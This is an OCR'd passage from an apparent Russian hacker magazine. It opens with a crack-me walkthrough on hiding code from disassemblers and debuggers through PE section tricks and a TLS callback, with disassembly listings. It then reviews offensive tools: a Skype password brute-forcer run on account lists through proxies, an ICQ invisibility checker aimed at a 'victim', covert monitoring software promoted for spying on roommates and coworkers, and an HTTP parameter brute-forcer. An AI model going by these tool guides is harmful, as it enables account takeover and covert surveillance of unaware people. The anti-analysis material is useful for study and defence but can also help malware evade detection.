ком (именно страницу, а не сектор, поскольку проецирование PE-файлов осуществляется на уровне страниц). Теоретически, система могла бы очистить хвост секции, забив его нулями и сохранив только первые 10h байт физического размера, но... к чему все эти телодвижения? Спецификация ведь не обязывает, а потому хвост секции исправно грузится в память.

А вот дизассемблеры ведут себя иначе. Слепо следуя спецификации, они грузят только 10h байт. Остальные байты либо вообще не загружаются, либо превращаются в нули. Это открывает огромные перспективы для сокрытия кода, который не предполагается видеть реверсерам и антивирусам. Во всяком случае, на этот трюк ловится IDA Pro (вплоть до версии 5.3 — самой последней на момент написания этих строк), HIEW, DUMPBIN и куча других.


В ПОИСКАХ ЛОМА

«Против лома — нет приема», говорят одни, а другие ехидно добавляют — «если нет другого лома». Но в нашем случае все еще более позитивно. У нас есть прием (против дизассемблеров), но нет подходящего лома. Какой инструмент ни возьми — сплошной облом. Во всяком случае, в автоматическом режиме, с которого, собственно говоря, мы и начнем.

А начнем мы с проверки работоспособности программы, запущенной в живой системе без всяких левых отладчиков. Как и следовало ожидать, файл запускается нормально (тестировался под W2K, S2K3 и XP), выводя на экран мессадж-бокс с заголовком «.no pain — no gain.» и лозунгом: «condom-principle: it'd rather have one and not need it that need it and not have one».

Ну, condom нам в ближайшие несколько часов не понадобится, а вот дизассемблер — очень даже. Никакого риска тут нет, поскольку crack-me представляет собой тривиальный вызов MessageBoxA.

Берем HIEW — простой, как топор; грузим файл, привычным движением руки переключаемся в HEX-mode (<ENTER>) и переходим в точку входа <F8> (Header), <F5> (Entry). Упс... Не переходится! То есть, вообще никуда не переходится. Там, где стояли — там и остались. Причем, точка входа смотрит по вполне легальному адресу 401010h, расположенному в 10h



По непонятным причинам HIEW отказывается переходить в точку входа и нам приходится определять целевой адрес самостоятельно

Ругательство, выдаваемое IDA Pro в процессе загрузки KedaH3.exe

байтах от начала секции .text, что видно из заголовка, вызываемого нажатием <F8>.

Ладно! Не хочет работать HIEW и не надо! Вызываем «тяжелую артиллерию» — ИДУ. И со всего маху фэйсом об тэйбл: «The input file contains non-empty TLS (Thread Local Storage) callback table. However, IDA Pro couldn't find the TLS callback procedures in the loaded code» — «Анализируемый файл содержит не пустую таблицу TLS callback'ов, однако IDA Pro обломалась с поиском TLS callback'ов в загруженном файле».


Покорно жмем «OK», чтобы закрыть противное диалоговое окно, и получаем пустой дизассемблерный листинг.

Так выглядит KedaH3.exe после загрузки в IDA Pro — из всех инструкций одна RETN, текстовых строк — нет

```
.text:00401000 _text    segment para public 'CODE' use32
.text:00401000          assume cs:_text
.text:00401000 ;org 401000h
.text:00401000 assume es:nothing, ss:nothing, ds:_data,
fs:nothing, gs:nothing
.text:00401000          retn
.text:00401000
.text:00401001          dd 3 dup(?)
.text:0040100D          db 3 dup(?)
.text:00401010          public start
.text:00401010 start    dd 8 dup(?)
.text:00401010 _text    ends
```

Листинг — не то, чтобы совсем пустой, но одинокий RET, к тому же расположенный перед точкой входа, нас как-то не возбуждает. Где MessageBoxA? Где наша текстовая строка? Нету! Даже TLS Callback'ов и тех не хватает, о чем, впрочем, нас уже предупреждали.

Обреченно загружаем KedaH3.exe в Ольгу, и... отладчик тупо виснет. Оправившись после шока, замечаем, что виснет не сам отладчик, а отлаживаемый процесс, вызывая 100% загрузку ЦП. В переводе на русский — один хрен разница. Практически все пункты меню выделены серым (то есть, недоступны), окно дизассемблера и дампа выглядит абсолютно не кошерно, и вообще, непонятно, как с этим жить и что теперь делать.



«Ручная загрузка» (manual load) позволяет увидеть скрытый код, но только начиная с IDA Pro версии 5.3

Просмотр KedaH3.exe в HEX-режиме убеждает нас, что текстовые строки внутри файла все-таки есть и диалоговое окно — это не глюк, а объективная данность

HIEW дизассемблирует скрытый код вполне нормально, но отказывается транслировать виртуальные адреса, отображая вместо них «сырые» смещения относительно начала файла

Выходит, что KedaH3.exe (состоящий всего из двух дюжин ассемблерных инструкций) активно противостоит всем основным хакерским орудиям — отладчикам, дизассемблерам и дамперам, но работает под любой версией Windows.

НОВЫЕ ЗАГАДКИ

Возвращаемся к HIEW'у. Загружаем файл, просматривая его содержимое в HEX-виде безо всякой автоматизации. Даже если системные структуры искажены и/или разрушены строго дозированным образом, актуальный код/данные никаким образом не смогут спрятаться от HEX-редактора. И действительно. Перед нами пробегают машинные инструкции (мы же ведь умеем дизассемблировать код в уме, правда?) и даже текстовые строки, хранящиеся открытым текстом без всякой шифровки.

Перемещаемся курсом туда, где по нашему мнению должен быть код (по адресу 401000h) и нажимаем <ENTER> для перехода в дизассемблерный режим. Видим что-то странное, причем после первой же команды (RETN) трансляция виртуальных адресов «слетает», и HIEW отображает «сырые» смещения внутри файла.

Но это мелочи. Главное, что HIEW заработал, а остальное, как говорится, дело техники. Вот только техника эта на уровне начала девяностых и дизассемблировать запутанный crack-me в HIEW совершенно не кошерно. Сколько хакера HIEW'ом не корми, он все равно ИДУ хочет.


OK, ИДА, так ИДА. Загружаем файл, как и прежде. Теперь, прежде чем со всей дури долбануть по ENTER'у, взведем «магическую» галочку «Manual Load», расположенную в диалоговом окне «Load File of New Format», утвердительно отвечая на все последующие запросы. А запросы будут, только успевай!

Вплоть до версии IDA Pro 5.2 включительно этот трюк мало чем помогал, но начиная с 5.3, Ильфак исправил ошибку, и мы видим вполне вменяемый код, выводящий на экран диалоговое окно с обозначенными текстовыми строками.

Дизассемблерный листинг KedaH3.exe, сгенерированный IDA Pro 5.3 при загрузке файла в ручном режиме

```
00401010 public start
00401010 start proc near
00401010        dec      eax
00401011        retn
00401011 start endp
00401011
00401012 loc_401012:
                         ; CODE XREF: .text:00401049vj
00401012        push     offset a_noPainNoGain_
                         ; " .no pain — no gain. "
00401017        push     offset unk_403018
0040101C        push     0
0040101E        call     ds:MessageBoxA
00401024        xor      eax, eax
00401026        mov      eax, [eax]
00401028        db       65h
00401028        jp       short near ptr dword_4010A0
0040102B        insd
00401030
00401030 public TlsCallback_0
00401030 TlsCallback_0:
                         ; CODE XREF: .text:0040103Bvj
00401030        mov      esi, esp
00401032        lodsd
00401033        lodsd
00401034        mov      al, 10h
00401036        mov      ah, al
00401038        xchg     eax, esi
00401039        lodsb
0040103A        dec      eax
0040103B        jnp      short TlsCallback_0
0040103D        xor      eax, eax
0040103F        push     eax
00401040        mov      al, 30h
00401042        mov      esi, fs:[eax]
00401045        inc      esi
00401046        dec      byte ptr [esi+1]
00401049        jnp      short loc_401012
0040104B        xor      eax, eax
0040104D        mov      eax, [eax]
0040104D
0040104D ; -----------------------------------------

00403000 a_noPainNoGain_ db ' .no pain — no gain. ', 0
                         ; DATA XREF: loc_401012^o
00403018 aCondomPrincipl db 0Ah
                         ; DATA XREF: .text:00401017^o
00403018        db 'condom-principle',0Ah, 0Ah
00403018        db 9,'it',27h,'d rather have one and not
need it... '
```


Отладка KedaH3.exe в IDA Pro 5.3 (более ранние версии не пригодны)

```
00403071 TlsIndx       db 'http://kpnc.org',0
        ; DATA XREF: .data:TlsIndex_ptrvo
00403090 TlsDirectory  dd offset TlsDirectory
        ; DATA XREF: .data:TlsDirectoryvo
00403094 TlsEnd_ptr    dd offset TlsDirectory
00403098 TlsIndex_ptr  dd offset TlsIndex
        ; "http://kpnc.org"

0040309C TlsCallbacks_ptr dd offset
TlsSizeOfZeroFill

004030A0 TlsSizeOfZeroFill dd offset
TlsCallback_0

004030A4 TlsCharacteristics dd 0
```


Но вот через какую ж... гм... он их выводит — загадка. Точка входа смотрит в DEC EAX/RET, что приводит к немедленному завершению программы. Впрочем, мы хакеры опытные, нас на мякине не проведешь. Если ты читал предыдущие выпуски «антиотладки» (ведь ты же их читал, верно?), то TLS callback для нас не ругательство, а способ перехвата управления до исполнения точки входа, и такой TLS callback в нашем crack-me действительно есть!

И перекрестная ссылка из процедуры, выводящей диалоговое окно, также имеется. Не нужно анализировать код, чтобы с вероятностью близкой к единице предположить, что инструкция 00401049 jnp short loc_401012 «перепрыгивает» оригинальную точку входа, передавая управление на процедуру вывода строки.

Правда, следом за CALL ds:MessageBoxA идет совершенно невменяемая последовательность XOR EAX, EAX/MOV EAX, [EAX], обращающаяся к памяти по нулевому указателю. Это должно приводить к выбросу исключения, а поскольку никаких SEH-обработчиков (за исключением системного) у нас нет, приложение обязано завершать свою работу в аварийном режиме с классическим ругательством в стиле «... совершила недопустимую операцию». В действительности ничего подобного не происходит! Почему?

Дизассемблер не дает нам ответа и приходится прибегать к помощи отладчика. Например, той же Ольги. А Ольга не работает, так?

Не совсем. Отлаживаемый процесс зациклен — это факт. Но кнопка «PAUSE» по-прежнему активна и мы можем остановить процесс. Естественно, после остановки отлаживать уже нечего, но если установить аппаратный бряк на TLS callback и перезапустить crack-me, Ольга вернет нам бразды правления еще до того, как успеет отработать защита, распознающая присутствие отладчика (во всяком случае, мы на это очень сильно надеемся).


Отладка KedaH3.exe в Ольге

Сказано — сделано. Загружаем KedaH3.exe в Ольгу, нажимаем <F12> (Pause), переходим к точке входа в TLS Callback — <Ctrl-G> (Goto), «401030» (адрес TLS Callback'а нам подсказала IDA). Щелкаем правой клавишей мыши по строке «401030» и в появившемся контекстном меню выбираем «Breakpoint», а там — «Hardware, on execution». Лезем в Debug → Hardware breakpoints, дабы убедиться, что новый бряк действительно установлен, после чего давим <CTRL-F2> (Restart), подтверждаем серьезность наших намерений кнопкой «Yes» — и в следующее мгновение Ольга послушно останавливается в самом начале TLS Callback'а, передавая нам бразды правления!

Аналогичным образом укрощается и IDA Pro Debugger (только начиная с версии 5.3). После ручной загрузки файла в память жмем <CTRL-E> и в списке точек входа выбираем TlsCallback_0, устанавливаем точку входа нажатием <F2> и запускаем процесс по <F9>. Все! С этого момента программу можно трассировать, как ни в чем не бывало. Как будто никаких антиотладочных трюков тут и нет. Диалоговое окно, впрочем, на экране так и не появится (облом, да?), так что чудеса только начинаются!

ДОМАШНЕЕ ЗАДАНИЕ

Подведем итоги. Мы получили дизассемблерный листинг защищенной программы и смогли загрузить ее в отладчик. Самая сложная (и непонятная) часть работы позади. Остается выяснить:

1. Как именно защита распознает наличие отладчика
2. Почему XOR EAX, EAX/MOV EAX, [EAX] работает как RET
3. Какие именно структуры PE-файла ответственны за сокрытие кода/данных

А для самых наблюдательных бонус — в конце строки «condom-principle...» расположен адрес сервера «http://kpnc.org», не отображаемый на экране, но и не отделенный от строки завершающим нулем. Вопрос: почему функция MessageBoxA игнорирует URL? Это что, документированное поведение такое, еще один баг в Windows или...


Следующий выпуск «антиотладки» ответит на все эти вопросы, а пока пусть они будут домашней работой. Одно дело — читать статью, удобно устроившись на топчане, и совсем другое — работать мозгами, пытаясь взломать crack-me собственными руками.




links

• Microsoft Portable Executable and Common Object File Format Specification: microsoft.com/whdc/system/platform/firmware/PECOFF.mspx.

• Файл KedaH3 Crack Me: kpnc.org/ftp/KedaH3.zip.




Леонид «Roid» Стройков
/ roid@bk.ru /




X-Tools

Программы для хакеров

Программа: Skype Bruter
ОС: *nix/win
Автор: Mr.The


Вспоминаем пассы от скайпа

В одном из прошлых выпусков X-Тулз я выкладывал Skype-флудер, с помощью которого можно было без труда зафлудить мобильник недруга. Единственное, что требовалось — наличие Skype-акка с балансом выше $1. Что ж, рад тебе сообщить: теперь наличие такого аккаунта проблемой вовсе и не является. А все потому, что на нашем ДВД тебя ожидает Skype Bruter, который предназначен как раз для восстановления забытых паролей от скайповых учеток :). От тебя потребуется лишь сервер с наличием PHP и curl. Также необходимо заполнить файлик base.txt записями вида «логин:пасс» и указать проксики с поддержкой https-протокола в proxy.txt. В общем, на сервере в каталоге с утилой у тебя должны находиться следующие файлы:

- **base.txt** — база акков для брута вида «логин:пароль»
- **log.txt** — лог брутера
- **ua.txt** — база юзерагентов (найдешь на нашем ДВД)
- **proxy.txt** — список хттпс-проксей
- **sk.php** — скрипт брутера

В ходе работы акк, взятый из базы для брута, при неверной паре логин:пасс удаляется, а при верной — дописывается в лог.
Выражаем респект автору утилы и вперед — брутить :).
P.S. Брутер написан на PHP и распространяется в открытом виде. Посему, внося изменения в сорец, не забывай про копирайты.

Программа: Invizer
ОС: Windows 2000/XP
Автор: Полотенчик & Jah



Чекаем статус

Зачастую нам необходимо «выловить» в асе того или иного человека. Но как быть, если искомый упорно скрывается под статусом «оффлайн», игнорируя все наши мессаги? Ответ прост — чекнуть статус жертвы :). Благо, с недавнего времени для этой цели появился отличный функциональный инструмент под незатейливым названием «InVizer». Утила создана специально для проверки статусов ICQ-номеров на инвиз и обладает рядом полезных возможностей:

1. Ведение лога (результат записывается в файл log.txt)
2. Загрузка и очитка списка icq-номеров
3. Ручная установка timeout (для предотвращения блокировки при проверке большого количества номерков)
4. Автоматическое возобновление работы (в случае блокировки)
5. Сохранение/загрузка настроек утилы при запуске
6. Сворачивание в трей по нажатию <Ctrl+Z> или двойному клику по форме
7. Проверка номерков по списку
8. Единичная проверка номеров
9. Возможность программной очистки списка
10. Оповещение о найденном инвизе из трея
11. Отображение времени при проверке на инвиз

В отличие от иных сервисов/утил по проверке статуса тебе не требуется вводить логин/пасс от уже существующего уина. Достаточно лишь указать номер жертвы и нажать на кнопку «Проверить». Также ты имеешь возможность прочекать сразу целый список номерков. В общем — все достаточно просто и удобно! Отдельного внимания заслуживает GUI-интерфейс тулзы, который выполнен великолепно!

Программа: StaffCop
ОС: Windows 2000/XP
Автор: staffcop.ru


Скрытный мониторинг

Если ты вынужден делить комп с братом/товарищем по общаге или еще кем-нибудь, то у тебя может возникнуть вполне здоровое желание мониторить все производимые с ПК в твое отсутствие действия :). А поможет тебе в этом софтина «StaffCop», предназначенная для скрытого мониторинга всей производимой за компом деятельности. Сразу скажу, что утила обладает действительно фантастическими возможностями, которым позавидует добрая часть троянов/радминов и прочих существ. Вот неполный перечень достоинств проги:
1. Снятие скриншотов. Прога умеет делать скрины экрана, причем, можно мониторить

действия юзера в реал-тайм режиме, мгновенно. Интервал записи скринов и их размер настраиваются по твоему желанию.
2. Мониторинг запущенных процессов. Утила позволяет просматривать список запущенных процессов. В качестве дополнительной информации отображается полный путь к файлу процесса, название процесса и время его запуска. Данные можно сохранить для последующего анализа.
3. Мониторинг открытых веб-сайтов. Утила умеет собирать инфу о просматриваемых сайтах в реал-тайм режиме. Показывается URL-адрес, название окна (тег title), время открытия страницы и время активности юзера на странице. Прога поддерживает ослика, оперу и лису :). Причем, статистика утилы не зависит от браузера, то есть юзер не сможет самостоятельно удалить эту инфу, очистив историю и кэш.
4. Перехват сообщений ICQ и MSN Messenger. Тулза позволяет отслеживать общение в IM (ICQ и MSN) — UIN для ICQ и имя контакта MSN, с которым ведется общение, тип сообщения (входящее или исходящее), время отправления или получения сообщения и его содержание. Все это записывается в отдельный лог для последующего анализа.
5. Мониторинг USB-устройств. Прога отслеживает названия устройств, подключенных к USB-портам, и время их подключения и отключения.
6. Удаленная инсталляция и удаление агентов тулзы. Софтина позволяет произвести удаленную установку/удаление клиентской (aka агентской) части программы. Все действия производятся незаметно для юзера. Сам агент тоже работает в невидимом режиме.
7. Защиты от обхода слежки. Клиентская часть программы (aka агент) работает как служба Винды. Соответственно, при отсутствии прав администратора остановить запущенную службу Windows и избавиться от мониторинга невозможно :).
Следует отметить, что изначально продукт рассчитан на крупные локальные сети, поэтому, если ты являешься админом оной, — утила создана для тебя. Согласись, всегда интересно узнать, чем занимается Петр Семенович из бухгалтерии за своим компом, и какие сайты сегодня посещала симпатичная секретарша шефа.

ПРОГРАММА: GETBRUTE
ОС: WINDOWS 2000/XP
АВТОР: DIMAS

Порой возникает потребность в подборе тех или иных параметров в URL, иными словами — требуется хттп-брут. Подставлять ручками десятки, а то и сотни значений довольно утомительно. Поэтому я предлагаю тебе заюзать специализированную утилу «GetBrute», которая работает непосредственно с GET-запросами в параметре url.
Тулза работает с конфигом aka файлом data.ini, который включает в себя ряд обязательных параметров:
1. [connection]:
- **url** — здесь вбиваем шаблон адреса (символ * заменяет первый параметр, символ «^» заменяет второй).
- **HandleRedirects** — 0 или 1 — ставим 1, если возникает ошибка 403.


Юзаем хттп-брут

- **Timeout** — значение таймаута, 0 по умолчанию (0 — не установлено).

2. [ident]:
- **good** — кусок текста, обязательно присутствующий в коде страницы, при успешном выполнении запроса.
— **bad** — кусок текста, присутствующий в коде страницы при неверном выполнении запроса.

3. [files]:
- **decrease** — 0 или 1 — определяет метод работы, если стоит 0, то файл brute.txt в процессе работы не уменьшается, по дефолту — 1.
- **readgood** — 0 или 1 — определяет перезапись гудов, при 0 файл good.txt автоматически перезаписывается при запуске, в противном случае — новые записи добавляются к старым, по дефолту 1.

Как ты понял, все результаты тулза сохраняет в файлы good.txt (гуды), bad.txt (бэд-запросы) и error.txt (ошибки). Кстати, ошибки aka errors возникают в том случае, когда в коде страницы, полученной в результате запроса, отсутствуют значения из раздела ident, а именно — good или bad.
Утила имеет консольный интерфейс и достаточно простое управление:
ESC — завершить;
SPACE — пауза.
Основным недостатком тулзы на данный момент является однопоточность, однако, ты вполне можешь юзать несколько копий утилы одновременно на разных серверах.


ПРОГРАММА: FIND PROXIES FOR ME
ОС: WINDOWS 2000/XP
АВТОР: NEMEZZ

О пользе проксей знают все, а вот о том, как их грамотно парсить — немногие :). Дело в том, что при обработке прокси-листов, добытых из различных источников, далеко не всегда удается быстро и эффективно отделить прокси от постороннего мусора. Например, слив свежий список прокси с proxy4free.com/page1.html и скопировав данные с паги, мы получим такой текст:

```
67.69.254.244:80
         anonymous
         Canada
         2008-12-01
         Whois
218.14.227.198:3128
         anonymous
         China
         2008-12-01
         Whois
60.10.59.76:3128
         anonymous
         China
         2008-12-01
         Whois
61.55.135.1:80
         anonymous
         China
         2008-12-01
         Whois
61.166.68.71:80
         high anonymity
         China
         2008-12-01
         Whois
202.98.23.114:80
         anonymous
         China
         2008-12-01
         Whois
208.62.125.146:80
         high anonymity
         United States
         2008-12-02
         Whois

89.234.27.15:80
         anonymous
         Great Britain (UK)
         2008-12-02
         Whois


202.98.23.116:80
         anonymous
         China
         2008-12-02
         Whois
```


Парсим прокси

Конечно, можно быстренько набросать парсер на перле/PHP, но зачем заморачиваться, если под рукой есть удобная тулза «Find proxies for Me», которая без труда отделит прокси от трэша. Утила оснащена гуишным интерфейсом и обладает рядом полезных функций, таких как:

1. Парсинг прокси из каталога (в этом случае парсятся все txt/html/htm/mht файлы, находящиеся в указанной дире)
2. Парсинг прокси из заданного текста (текст предварительно вбивается в соответствующее поле)
3. Парсинг прокси из буфера обмена
4. Первоначальное представление без сортировки
5. Автоматическая проверка правильности указания IP и порта (по маске для IP — aaa,bbb,ccc,ddd<=255, и по значению для порта eeeee<=65536)

Спасибо автору и скачиваем с нашего DVD.



МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

ТАКИЕ РАЗНЫЕ ЛИКИ СЕТИ

ВТОРАЯ ЖИЗНЬ В ИНТЕРНЕТЕ

Мы уже привыкли слышать на каждом виртуальном углу словосочетание «Web 2.0». Этот термин весьма расплывчат и на сегодня им обозначают следующий виток в развитии интернета. Однако, какой будет Сеть будущего, на деле не знает никто, а наше гордое «Web 2.0» наверняка будет очень сильно веселить потомков. Так что, речь пойдет о перспективной, странной и пока мало привычной нам ветви ее развития — о виртуальных мирах, которые не стоит путать с играми. Ведь кто знает, за чем именно будущее...

ИСТОКИ

«ГЛУБИНА-ГЛУБИНА, Я НЕ ТВОЙ… ОТПУСТИ МЕНЯ, ГЛУБИНА». СЕРГЕЙ ЛУКЬЯНЕНКО «ЛАБИРИНТ ОТРАЖЕНИЙ».

